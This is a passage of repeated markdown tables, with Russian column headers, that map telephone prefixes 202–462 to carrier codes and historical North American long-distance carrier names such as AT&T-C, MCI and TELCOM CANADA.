| 272 | ATX  | AT&T-C                              |

|     |      |                                        |
|-----|------|----------------------------------------|
| 273 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 274 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 275 | ITT  | MTD/UNITED STATES TRANSMISSION SYSTEMS |
| 276 | ONE  | ONE CALL COMMUNICATIONS, INC.          |
| 277 | SNT  | MCI / TDD / SOUTHERNNET, INC.          |
| 279 | MAL  | MIDAMERICAN                            |
| 280 | ADG  | ADVANTAGE NETWORK, INC.                |
| 282 | ATX  | AT&T-C                                 |
| 283 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 284 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 286 | 9147 | SOUTHERN NEW ENGLAND TELEPHONE         |
| 287 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 288 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 289 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 292 | ATX  | AT&T-C                                 |
| 293 | PRO  | PROTO-COL                              |
| 294 | FDC  | AFFORD A CALL                          |
| 295 | ACT  | ACC LONG DISTANCE CORPORATION          |
| 296 | LDW  | LONG DISTANCE SERVICE, INC.            |
| 297 | ARE  | AMERICAN EXPRESS TRS                   |

|     |      |                                             |
|-----|------|---------------------------------------------|
| 298 | CNO  | COMTEL OF NEW ORLEANS                       |
| 299 | ATL  | ATC                                         |
| 302 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 312 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 320 | CQD  | CONQUEST LONG DISTANCE<br>CORPORATION       |
| 321 | ATX  | AT&T-C                                      |
| 322 | ATX  | AT&T-C                                      |
| 323 | ATX  | AT&T-C                                      |
| 324 | HNI  | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC. |
| 325 | ATX  | AT&T-C                                      |
| 326 | UTC  | US TELCOM, INC./US SPRINT                   |
| 327 | ATX  | AT&T-C                                      |
| 328 | ATX  | AT&T-C                                      |
| 329 | ATL  | ATC                                         |
| 330 | ATL  | ATC                                         |
| 331 | ATX  | AT&T-C                                      |
| 332 | ATX  | AT&T-C                                      |
| 333 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 334 | ATX  | AT&T-C                                      |
| 335 | SCH  | SCHNEIDER<br>COMMUNICATIONS                 |
| 336 | ATX  | AT&T-C                                      |
| 337 | FDR  | FIRST DATA RESOURCES                        |
| 338 | ATX  | AT&T-C                                      |

|     |      |                                              |
|-----|------|----------------------------------------------|
| 339 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER    |
| 340 | FFM  | FIRST FINANCIAL<br>MANAGEMENT<br>CORPORATION |
| 341 | ATX  | AT&T-C                                       |
| 342 | ATX  | AT&T-C                                       |
| 343 | ATX  | AT&T-C                                       |
| 344 | ATX  | AT&T-C                                       |
| 345 | ATX  | AT&T-C                                       |
| 346 | ATX  | AT&T-C                                       |
| 347 | UTC  | US TELCOM, INC./US SPRINT                    |
| 348 | ATX  | AT&T-C                                       |
| 349 | DCT  | DIRECT COMMUNICATIONS,<br>INC.               |
| 350 | CSY  | COM SYSTEMS                                  |
| 351 | ATX  | AT&T-C                                       |
| 352 | ATX  | AT&T-C                                       |
| 353 | SCH  | SCHNEIDER<br>COMMUNICATIONS                  |
| 354 | ATX  | AT&T-C                                       |
| 355 | ATZ  | ATX-COMMUNICATIONS                           |
| 356 | ATX  | AT&T-C                                       |
| 357 | CNZ  | CAM-NET SYSTEMS-INC.                         |
| 358 | ATX  | AT&T-C                                       |
| 359 | UTC  | US TELCOM, INC./US SPRINT                    |
| 360 | CWV  | ?                                            |
| 361 | CAN  | TELCOM CANADA                                |
| 362 | ATX  | AT&T-C                                       |

|     |     |                                             |
|-----|-----|---------------------------------------------|
| 363 | CAN | TELCOM CANADA                               |
| 364 | HNI | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC. |
| 365 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 366 | UTC | US TELCOM, INC./US SPRINT                   |
| 367 | ATX | AT&T-C                                      |
| 368 | ATX | AT&T-C                                      |
| 369 | TDD | MCI / TELECONNECT                           |
| 370 | TDD | MCI / TELECONNECT                           |
| 372 | ATX | AT&T-C                                      |
| 373 | TDD | MCI / TELECONNECT                           |
| 374 | ITG | INTERNATIONAL<br>TELECHARGE, INC.           |
| 375 | TNO | ATC SIGNAL<br>COMMUNICATIONS                |
| 375 | ATL | ATC                                         |
| 376 | ECR | ECONO-CALL LONG<br>DISTANCE                 |
| 377 | GTS | TELENET COMMUNICATIONS<br>CORPORATION       |
| 378 | NTP | NATIONAL TELEPHONE<br>COMPANY               |
| 379 | EMI | EASTERN MICROWAVE                           |
| 381 | LMI | LONG DISTANCE OF<br>MICHIGAN                |
| 382 | ATX | AT&T-C                                      |
| 383 | TDD | MCI / TELECONNECT                           |
| 384 | FDT | FRIEND TECHNOLOGIES                         |
| 385 | CAB | HEDGES COMMUNICATIONS<br>/COM CABLE LAYING  |

|     |      |                                             |
|-----|------|---------------------------------------------|
| 386 | TBQ  | TELECABLE CORPORATION                       |
| 387 | CAN  | TELCOM CANADA                               |
| 388 | MCI  | MCI TELECOMMUNICATIONS CORPORATION          |
| 390 | EBR  | ECONO-CALL                                  |
| 392 | ATX  | AT&T-C                                      |
| 393 | EXF  | PIONEER TELEPHONE<br>/EXECULINES OF FLORIDA |
| 394 | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS          |
| 395 | MCI  | MCI TELECOMMUNICATIONS CORPORATION          |
| 396 | BOA  | BANK OF AMERICA                             |
| 397 | TDD  | MCI / TELECONNECT                           |
| 399 | ARZ  | AMERICALL CORPORATION<br>(CA)               |
| 402 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 412 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 420 | TGR  | TMC OF SOUTHWEST<br>FLORIDA                 |
| 421 | ATX  | AT&T-C                                      |
| 422 | ATX  | AT&T-C                                      |
| 423 | ATX  | AT&T-C                                      |
| 424 | ATX  | AT&T-C                                      |
| 425 | TTH  | TELE TECH, INC.                             |
| 426 | ATX  | AT&T-C                                      |
| 427 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER   |
| 428 | ATX  | AT&T-C                                      |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 429 | TRF  | T-TEL                                     |
| 431 | ATX  | AT&T-C                                    |
| 432 | ATX  | AT&T-C                                    |
| 433 | ATX  | AT&T-C                                    |
| 434 | AGN  | AMERIGON                                  |
| 435 | ATX  | AT&T-C                                    |
| 436 | IDN  | INDIANA SWITCH, INC.                      |
| 437 | ATX  | AT&T-C                                    |
| 438 | ATX  | AT&T-C                                    |
| 439 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 440 | TXN  | TEX-NET                                   |
| 441 | ATX  | AT&T-C                                    |
| 442 | ATX  | AT&T-C                                    |
| 443 | ATX  | AT&T-C                                    |
| 444 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 445 | ATX  | AT&T-C                                    |
| 446 | ATX  | AT&T-C                                    |
| 447 | ATX  | AT&T-C                                    |
| 448 | ATX  | AT&T-C                                    |
| 449 | UTD  | UNITED TELCO / TELAMAR                    |
| 450 | USL  | US LINK LONG DISTANCE                     |
| 451 | ATX  | AT&T-C                                    |
| 452 | ATX  | AT&T-C                                    |
| 453 | ATX  | AT&T-C                                    |
| 454 | ALN  | ALLNET COMMUNICATIONS<br>SERVICES         |

|     |      |                                    |
|-----|------|------------------------------------|
| 455 | LDG  | LDD, INC.                          |
| 456 | MCI  | MCI TELECOMMUNICATIONS CORPORATION |
| 457 | ATX  | AT&T-C                             |
| 458 | ATX  | AT&T-C                             |
| 459 | 9631 | NORTHWEST BELL                     |
| 460 | NTX  | NATIONAL TELEPHONE EXCHANGE        |
| 461 | CAN  | TELCOM CANADA                      |
| 462 | ATX  | AT&T-C                             |

| Префикс | Код  | Оператор                        |
|---------|------|---------------------------------|
| 202     | RCCP | RADIO COMMON CARRIER PAGING     |
| 212     | RCCP | RADIO COMMON CARRIER PAGING     |
| 213     | 9348 | CINCINNATI BELL TELEPHONE       |
| 220     | ATZ  | ATX-COMMUNICATIONS              |
| 221     | ATX  | AT&T-C                          |
| 222     | ATX  | AT&T-C                          |
| 223     | ATX  | AT&T-C                          |
| 224     | LDL  | LONG DISTANCE FOR LESS          |
| 225     | ATX  | AT&T-C                          |
| 226     | ATL  | ATC                             |
| 227     | ATX  | AT&T-C                          |
| 228     | ATX  | AT&T-C                          |
| 229     | TDX  | CABLE & WIRELESS COMMUNICATIONS |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 230 | NTK  | NETWORK<br>TELEMANAGEMENT<br>SERVICES     |
| 231 | ATX  | AT&T-C                                    |
| 232 | ATX  | AT&T-C                                    |
| 233 | ATX  | AT&T-C                                    |
| 234 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 235 | ATX  | AT&T-C                                    |
| 236 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 237 | ATX  | AT&T-C                                    |
| 238 | ATX  | AT&T-C                                    |
| 239 | DLT  | DELTA COMMUNICATIONS,<br>INC.             |
| 240 | SIR  | SOUTHERN<br>INTEREXCHANGE SERVICES        |
| 241 | ATX  | AT&T-C                                    |
| 242 | ATX  | AT&T-C                                    |
| 243 | ATX  | AT&T-C                                    |
| 244 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 245 | ATX  | AT&T-C                                    |
| 246 | 9553 | SOUTHWESTERN BELL                         |
| 247 | ATX  | AT&T-C                                    |
| 248 | ATX  | AT&T-C                                    |
| 249 | LWC  | LASSMAN-WEBER<br>COMMUNICATIONS           |
| 251 | ATX  | AT&T-C                                    |
| 252 | ATX  | AT&T-C                                    |
| 253 | ATX  | AT&T-C                                    |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 254 | TTU  | TOTAL-TEL USA                             |
| 255 | ATX  | AT&T-C                                    |
| 256 | LSI  | LONG DISTANCE SAVERS                      |
| 257 | ATX  | AT&T-C                                    |
| 258 | ATX  | AT&T-C                                    |
| 259 | LSI  | LONG DISTANCE SAVERS                      |
| 260 | COK  | COM-LINK21                                |
| 261 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 262 | ATX  | AT&T-C                                    |
| 263 | CAN  | TELCOM CANADA                             |
| 264 | LDD  | LDDS COMMUNICATIONS                       |
| 265 | CAN  | TELCOM CANADA                             |
| 266 | CSY  | COM SYSTEMS                               |
| 267 | CAN  | TELCOM CANADA                             |
| 268 | CAN  | TELCOM CANADA                             |
| 269 | FDG  | FIRST DIGITAL NETWORK                     |
| 270 | CRZ  | CLEARTEL<br>COMMUNICATIONS                |
| 271 | TRA3 | TRAFFIC ROUTING<br>ADMINISTRATION 3       |
| 272 | ATX  | AT&T-C                                    |
| 273 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 274 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 275 | ITT  | MTD/UNITED STATES<br>TRANSMISSION SYSTEMS |
| 276 | ONE  | ONE CALL<br>COMMUNICATIONS, INC.          |

|     |      |                                        |
|-----|------|----------------------------------------|
| 277 | SNT  | MCI / TDD / SOUTHERNNET, INC.          |
| 279 | MAL  | MIDAMERICAN                            |
| 280 | ADG  | ADVANTAGE NETWORK, INC.                |
| 282 | ATX  | AT&T-C                                 |
| 283 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 284 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 286 | 9147 | SOUTHERN NEW ENGLAND TELEPHONE         |
| 287 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 288 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 289 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 292 | ATX  | AT&T-C                                 |
| 293 | PRO  | PROTO-COL                              |
| 294 | FDC  | AFFORD A CALL                          |
| 295 | ACT  | ACC LONG DISTANCE CORPORATION          |
| 296 | LDW  | LONG DISTANCE SERVICE, INC.            |
| 297 | ARE  | AMERICAN EXPRESS TRS                   |
| 298 | CNO  | COMTEL OF NEW ORLEANS                  |
| 299 | ATL  | ATC                                    |
| 302 | RCCP | RADIO COMMON CARRIER PAGING            |
| 312 | RCCP | RADIO COMMON CARRIER PAGING            |
| 320 | CQD  | CONQUEST LONG DISTANCE CORPORATION     |

|     |      |                                              |
|-----|------|----------------------------------------------|
| 321 | ATX  | AT&T-C                                       |
| 322 | ATX  | AT&T-C                                       |
| 323 | ATX  | AT&T-C                                       |
| 324 | HNI  | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC.  |
| 325 | ATX  | AT&T-C                                       |
| 326 | UTC  | US TELCOM, INC./US SPRINT                    |
| 327 | ATX  | AT&T-C                                       |
| 328 | ATX  | AT&T-C                                       |
| 329 | ATL  | ATC                                          |
| 330 | ATL  | ATC                                          |
| 331 | ATX  | AT&T-C                                       |
| 332 | ATX  | AT&T-C                                       |
| 333 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION        |
| 334 | ATX  | AT&T-C                                       |
| 335 | SCH  | SCHNEIDER<br>COMMUNICATIONS                  |
| 336 | ATX  | AT&T-C                                       |
| 337 | FDR  | FIRST DATA RESOURCES                         |
| 338 | ATX  | AT&T-C                                       |
| 339 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER    |
| 340 | FFM  | FIRST FINANCIAL<br>MANAGEMENT<br>CORPORATION |
| 341 | ATX  | AT&T-C                                       |
| 342 | ATX  | AT&T-C                                       |
| 343 | ATX  | AT&T-C                                       |
| 344 | ATX  | AT&T-C                                       |

|     |     |                                             |
|-----|-----|---------------------------------------------|
| 345 | ATX | AT&T-C                                      |
| 346 | ATX | AT&T-C                                      |
| 347 | UTC | US TELCOM, INC./US SPRINT                   |
| 348 | ATX | AT&T-C                                      |
| 349 | DCT | DIRECT COMMUNICATIONS,<br>INC.              |
| 350 | CSY | COM SYSTEMS                                 |
| 351 | ATX | AT&T-C                                      |
| 352 | ATX | AT&T-C                                      |
| 353 | SCH | SCHNEIDER<br>COMMUNICATIONS                 |
| 354 | ATX | AT&T-C                                      |
| 355 | ATZ | ATX-COMMUNICATIONS                          |
| 356 | ATX | AT&T-C                                      |
| 357 | CNZ | CAM-NET SYSTEMS-INC.                        |
| 358 | ATX | AT&T-C                                      |
| 359 | UTC | US TELCOM, INC./US SPRINT                   |
| 360 | CWV | ?                                           |
| 361 | CAN | TELCOM CANADA                               |
| 362 | ATX | AT&T-C                                      |
| 363 | CAN | TELCOM CANADA                               |
| 364 | HNI | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC. |
| 365 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 366 | UTC | US TELCOM, INC./US SPRINT                   |
| 367 | ATX | AT&T-C                                      |
| 368 | ATX | AT&T-C                                      |
| 369 | TDD | MCI / TELECONNECT                           |

|     |     |                                                |
|-----|-----|------------------------------------------------|
| 370 | TDD | MCI / TELECONNECT                              |
| 372 | ATX | AT&T-C                                         |
| 373 | TDD | MCI / TELECONNECT                              |
| 374 | ITG | INTERNATIONAL<br>TELECHARGE, INC.              |
| 375 | TNO | ATC<br>SIGNAL<br>COMMUNICATIONS                |
| 375 | ATL | ATC                                            |
| 376 | ECR | ECONO-CALL<br>LONG<br>DISTANCE                 |
| 377 | GTS | TELENET COMMUNICATIONS<br>CORPORATION          |
| 378 | NTP | NATIONAL<br>TELEPHONE<br>COMPANY               |
| 379 | EMI | EASTERN MICROWAVE                              |
| 381 | LMI | LONG<br>DISTANCE<br>OF<br>MICHIGAN             |
| 382 | ATX | AT&T-C                                         |
| 383 | TDD | MCI / TELECONNECT                              |
| 384 | FDT | FRIEND TECHNOLOGIES                            |
| 385 | CAB | HEDGES COMMUNICATIONS<br>/COM CABLE LAYING     |
| 386 | TBQ | TELECABLE CORPORATION                          |
| 387 | CAN | TELCOM CANADA                                  |
| 388 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION          |
| 390 | EBR | ECONO-CALL                                     |
| 392 | ATX | AT&T-C                                         |
| 393 | EXF | PIONEER<br>TELEPHONE<br>/EXECULINES OF FLORIDA |
| 394 | TDX | CABLE & WIRELESS<br>COMMUNICATIONS             |

|     |      |                                        |
|-----|------|----------------------------------------|
| 395 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 396 | BOA  | BANK OF AMERICA                        |
| 397 | TDD  | MCI / TELECONNECT                      |
| 399 | ARZ  | AMERICALL CORPORATION (CA)             |
| 402 | RCCP | RADIO COMMON CARRIER PAGING            |
| 412 | RCCP | RADIO COMMON CARRIER PAGING            |
| 420 | TGR  | TMC OF SOUTHWEST FLORIDA               |
| 421 | ATX  | AT&T-C                                 |
| 422 | ATX  | AT&T-C                                 |
| 423 | ATX  | AT&T-C                                 |
| 424 | ATX  | AT&T-C                                 |
| 425 | TTH  | TELE TECH, INC.                        |
| 426 | ATX  | AT&T-C                                 |
| 427 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 428 | ATX  | AT&T-C                                 |
| 429 | TRF  | T-TEL                                  |
| 431 | ATX  | AT&T-C                                 |
| 432 | ATX  | AT&T-C                                 |
| 433 | ATX  | AT&T-C                                 |
| 434 | AGN  | AMERIGON                               |
| 435 | ATX  | AT&T-C                                 |
| 436 | IDN  | INDIANA SWITCH, INC.                   |
| 437 | ATX  | AT&T-C                                 |
| 438 | ATX  | AT&T-C                                 |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 439 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 440 | TXN  | TEX-NET                                   |
| 441 | ATX  | AT&T-C                                    |
| 442 | ATX  | AT&T-C                                    |
| 443 | ATX  | AT&T-C                                    |
| 444 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 445 | ATX  | AT&T-C                                    |
| 446 | ATX  | AT&T-C                                    |
| 447 | ATX  | AT&T-C                                    |
| 448 | ATX  | AT&T-C                                    |
| 449 | UTD  | UNITED TELCO / TELAMAR                    |
| 450 | USL  | US LINK LONG DISTANCE                     |
| 451 | ATX  | AT&T-C                                    |
| 452 | ATX  | AT&T-C                                    |
| 453 | ATX  | AT&T-C                                    |
| 454 | ALN  | ALLNET COMMUNICATIONS<br>SERVICES         |
| 455 | LDG  | LDD, INC.                                 |
| 456 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 457 | ATX  | AT&T-C                                    |
| 458 | ATX  | AT&T-C                                    |
| 459 | 9631 | NORTHWEST BELL                            |
| 460 | NTX  | NATIONAL TELEPHONE<br>EXCHANGE            |
| 461 | CAN  | TELCOM CANADA                             |
| 462 | ATX  | AT&T-C                                    |

| Префикс | Код  | Оператор                              |
|---------|------|---------------------------------------|
| 202     | RCCP | RADIO COMMON CARRIER<br>PAGING        |
| 212     | RCCP | RADIO COMMON CARRIER<br>PAGING        |
| 213     | 9348 | CINCINNATI BELL<br>TELEPHONE          |
| 220     | ATZ  | ATX-COMMUNICATIONS                    |
| 221     | ATX  | AT&T-C                                |
| 222     | ATX  | AT&T-C                                |
| 223     | ATX  | AT&T-C                                |
| 224     | LDL  | LONG DISTANCE FOR LESS                |
| 225     | ATX  | AT&T-C                                |
| 226     | ATL  | ATC                                   |
| 227     | ATX  | AT&T-C                                |
| 228     | ATX  | AT&T-C                                |
| 229     | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS    |
| 230     | NTK  | NETWORK<br>TELEMANAGEMENT<br>SERVICES |
| 231     | ATX  | AT&T-C                                |
| 232     | ATX  | AT&T-C                                |
| 233     | ATX  | AT&T-C                                |
| 234     | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION |
| 235     | ATX  | AT&T-C                                |
| 236     | SCH  | SCHNEIDER<br>COMMUNICATIONS           |
| 237     | ATX  | AT&T-C                                |
| 238     | ATX  | AT&T-C                                |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 239 | DLT  | DELTA COMMUNICATIONS,<br>INC.             |
| 240 | SIR  | SOUTHERN<br>INTEREXCHANGE SERVICES        |
| 241 | ATX  | AT&T-C                                    |
| 242 | ATX  | AT&T-C                                    |
| 243 | ATX  | AT&T-C                                    |
| 244 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 245 | ATX  | AT&T-C                                    |
| 246 | 9553 | SOUTHWESTERN BELL                         |
| 247 | ATX  | AT&T-C                                    |
| 248 | ATX  | AT&T-C                                    |
| 249 | LWC  | LASSMAN-WEBER<br>COMMUNICATIONS           |
| 251 | ATX  | AT&T-C                                    |
| 252 | ATX  | AT&T-C                                    |
| 253 | ATX  | AT&T-C                                    |
| 254 | TTU  | TOTAL-TEL USA                             |
| 255 | ATX  | AT&T-C                                    |
| 256 | LSI  | LONG DISTANCE SAVERS                      |
| 257 | ATX  | AT&T-C                                    |
| 258 | ATX  | AT&T-C                                    |
| 259 | LSI  | LONG DISTANCE SAVERS                      |
| 260 | COK  | COM-LINK21                                |
| 261 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 262 | ATX  | AT&T-C                                    |
| 263 | CAN  | TELCOM CANADA                             |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 264 | LDD  | LDDS COMMUNICATIONS                       |
| 265 | CAN  | TELCOM CANADA                             |
| 266 | CSY  | COM SYSTEMS                               |
| 267 | CAN  | TELCOM CANADA                             |
| 268 | CAN  | TELCOM CANADA                             |
| 269 | FDG  | FIRST DIGITAL NETWORK                     |
| 270 | CRZ  | CLEARTEL<br>COMMUNICATIONS                |
| 271 | TRA3 | TRAFFIC ROUTING<br>ADMINISTRATION 3       |
| 272 | ATX  | AT&T-C                                    |
| 273 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 274 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 275 | ITT  | MTD/UNITED STATES<br>TRANSMISSION SYSTEMS |
| 276 | ONE  | ONE CALL<br>COMMUNICATIONS, INC.          |
| 277 | SNT  | MCI / TDD / SOUTHERNNET,<br>INC.          |
| 279 | MAL  | MIDAMERICAN                               |
| 280 | ADG  | ADVANTAGE NETWORK, INC.                   |
| 282 | ATX  | AT&T-C                                    |
| 283 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 284 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 286 | 9147 | SOUTHERN NEW ENGLAND<br>TELEPHONE         |
| 287 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |

|     |      |                                          |
|-----|------|------------------------------------------|
| 288 | MCI  | MCI TELECOMMUNICATIONS CORPORATION       |
| 289 | MCI  | MCI TELECOMMUNICATIONS CORPORATION       |
| 292 | ATX  | AT&T-C                                   |
| 293 | PRO  | PROTO-COL                                |
| 294 | FDC  | AFFORD A CALL                            |
| 295 | ACT  | ACC LONG DISTANCE CORPORATION            |
| 296 | LDW  | LONG DISTANCE SERVICE, INC.              |
| 297 | ARE  | AMERICAN EXPRESS TRS                     |
| 298 | CNO  | COMTEL OF NEW ORLEANS                    |
| 299 | ATL  | ATC                                      |
| 302 | RCCP | RADIO COMMON CARRIER PAGING              |
| 312 | RCCP | RADIO COMMON CARRIER PAGING              |
| 320 | CQD  | CONQUEST LONG DISTANCE CORPORATION       |
| 321 | ATX  | AT&T-C                                   |
| 322 | ATX  | AT&T-C                                   |
| 323 | ATX  | AT&T-C                                   |
| 324 | HNI  | HOUSTON NETWORKM INC./VXVY TELECOM, INC. |
| 325 | ATX  | AT&T-C                                   |
| 326 | UTC  | US TELCOM, INC./US SPRINT                |
| 327 | ATX  | AT&T-C                                   |
| 328 | ATX  | AT&T-C                                   |
| 329 | ATL  | ATC                                      |
| 330 | ATL  | ATC                                      |

|     |      |                                        |
|-----|------|----------------------------------------|
| 331 | ATX  | AT&T-C                                 |
| 332 | ATX  | AT&T-C                                 |
| 333 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 334 | ATX  | AT&T-C                                 |
| 335 | SCH  | SCHNEIDER COMMUNICATIONS               |
| 336 | ATX  | AT&T-C                                 |
| 337 | FDR  | FIRST DATA RESOURCES                   |
| 338 | ATX  | AT&T-C                                 |
| 339 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 340 | FFM  | FIRST FINANCIAL MANAGEMENT CORPORATION |
| 341 | ATX  | AT&T-C                                 |
| 342 | ATX  | AT&T-C                                 |
| 343 | ATX  | AT&T-C                                 |
| 344 | ATX  | AT&T-C                                 |
| 345 | ATX  | AT&T-C                                 |
| 346 | ATX  | AT&T-C                                 |
| 347 | UTC  | US TELCOM, INC./US SPRINT              |
| 348 | ATX  | AT&T-C                                 |
| 349 | DCT  | DIRECT COMMUNICATIONS, INC.            |
| 350 | CSY  | COM SYSTEMS                            |
| 351 | ATX  | AT&T-C                                 |
| 352 | ATX  | AT&T-C                                 |
| 353 | SCH  | SCHNEIDER COMMUNICATIONS               |

|     |     |                                             |
|-----|-----|---------------------------------------------|
| 354 | ATX | AT&T-C                                      |
| 355 | ATZ | ATX-COMMUNICATIONS                          |
| 356 | ATX | AT&T-C                                      |
| 357 | CNZ | CAM-NET SYSTEMS-INC.                        |
| 358 | ATX | AT&T-C                                      |
| 359 | UTC | US TELCOM, INC./US SPRINT                   |
| 360 | CWV | ?                                           |
| 361 | CAN | TELCOM CANADA                               |
| 362 | ATX | AT&T-C                                      |
| 363 | CAN | TELCOM CANADA                               |
| 364 | HNI | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC. |
| 365 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 366 | UTC | US TELCOM, INC./US SPRINT                   |
| 367 | ATX | AT&T-C                                      |
| 368 | ATX | AT&T-C                                      |
| 369 | TDD | MCI / TELECONNECT                           |
| 370 | TDD | MCI / TELECONNECT                           |
| 372 | ATX | AT&T-C                                      |
| 373 | TDD | MCI / TELECONNECT                           |
| 374 | ITG | INTERNATIONAL<br>TELECHARGE, INC.           |
| 375 | TNO | ATC SIGNAL<br>COMMUNICATIONS                |
| 375 | ATL | ATC                                         |
| 376 | ECR | ECONO-CALL LONG<br>DISTANCE                 |
| 377 | GTS | TELENET COMMUNICATIONS<br>CORPORATION       |

|     |      |                                             |
|-----|------|---------------------------------------------|
| 378 | NTP  | NATIONAL TELEPHONE<br>COMPANY               |
| 379 | EMI  | EASTERN MICROWAVE                           |
| 381 | LMI  | LONG DISTANCE OF<br>MICHIGAN                |
| 382 | ATX  | AT&T-C                                      |
| 383 | TDD  | MCI / TELECONNECT                           |
| 384 | FDT  | FRIEND TECHNOLOGIES                         |
| 385 | CAB  | HEDGES COMMUNICATIONS<br>/COM CABLE LAYING  |
| 386 | TBQ  | TELECABLE CORPORATION                       |
| 387 | CAN  | TELCOM CANADA                               |
| 388 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 390 | EBR  | ECONO-CALL                                  |
| 392 | ATX  | AT&T-C                                      |
| 393 | EXF  | PIONEER TELEPHONE<br>/EXECULINES OF FLORIDA |
| 394 | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS          |
| 395 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 396 | BOA  | BANK OF AMERICA                             |
| 397 | TDD  | MCI / TELECONNECT                           |
| 399 | ARZ  | AMERICALL CORPORATION<br>(CA)               |
| 402 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 412 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 420 | TGR  | TMC OF SOUTHWEST<br>FLORIDA                 |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 421 | ATX  | AT&T-C                                    |
| 422 | ATX  | AT&T-C                                    |
| 423 | ATX  | AT&T-C                                    |
| 424 | ATX  | AT&T-C                                    |
| 425 | TTH  | TELE TECH, INC.                           |
| 426 | ATX  | AT&T-C                                    |
| 427 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 428 | ATX  | AT&T-C                                    |
| 429 | TRF  | T-TEL                                     |
| 431 | ATX  | AT&T-C                                    |
| 432 | ATX  | AT&T-C                                    |
| 433 | ATX  | AT&T-C                                    |
| 434 | AGN  | AMERIGON                                  |
| 435 | ATX  | AT&T-C                                    |
| 436 | IDN  | INDIANA SWITCH, INC.                      |
| 437 | ATX  | AT&T-C                                    |
| 438 | ATX  | AT&T-C                                    |
| 439 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 440 | TXN  | TEX-NET                                   |
| 441 | ATX  | AT&T-C                                    |
| 442 | ATX  | AT&T-C                                    |
| 443 | ATX  | AT&T-C                                    |
| 444 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 445 | ATX  | AT&T-C                                    |
| 446 | ATX  | AT&T-C                                    |

|     |      |                                    |
|-----|------|------------------------------------|
| 447 | ATX  | AT&T-C                             |
| 448 | ATX  | AT&T-C                             |
| 449 | UTD  | UNITED TELCO / TELAMAR             |
| 450 | USL  | US LINK LONG DISTANCE              |
| 451 | ATX  | AT&T-C                             |
| 452 | ATX  | AT&T-C                             |
| 453 | ATX  | AT&T-C                             |
| 454 | ALN  | ALLNET COMMUNICATIONS SERVICES     |
| 455 | LDG  | LDD, INC.                          |
| 456 | MCI  | MCI TELECOMMUNICATIONS CORPORATION |
| 457 | ATX  | AT&T-C                             |
| 458 | ATX  | AT&T-C                             |
| 459 | 9631 | NORTHWEST BELL                     |
| 460 | NTX  | NATIONAL TELEPHONE EXCHANGE        |
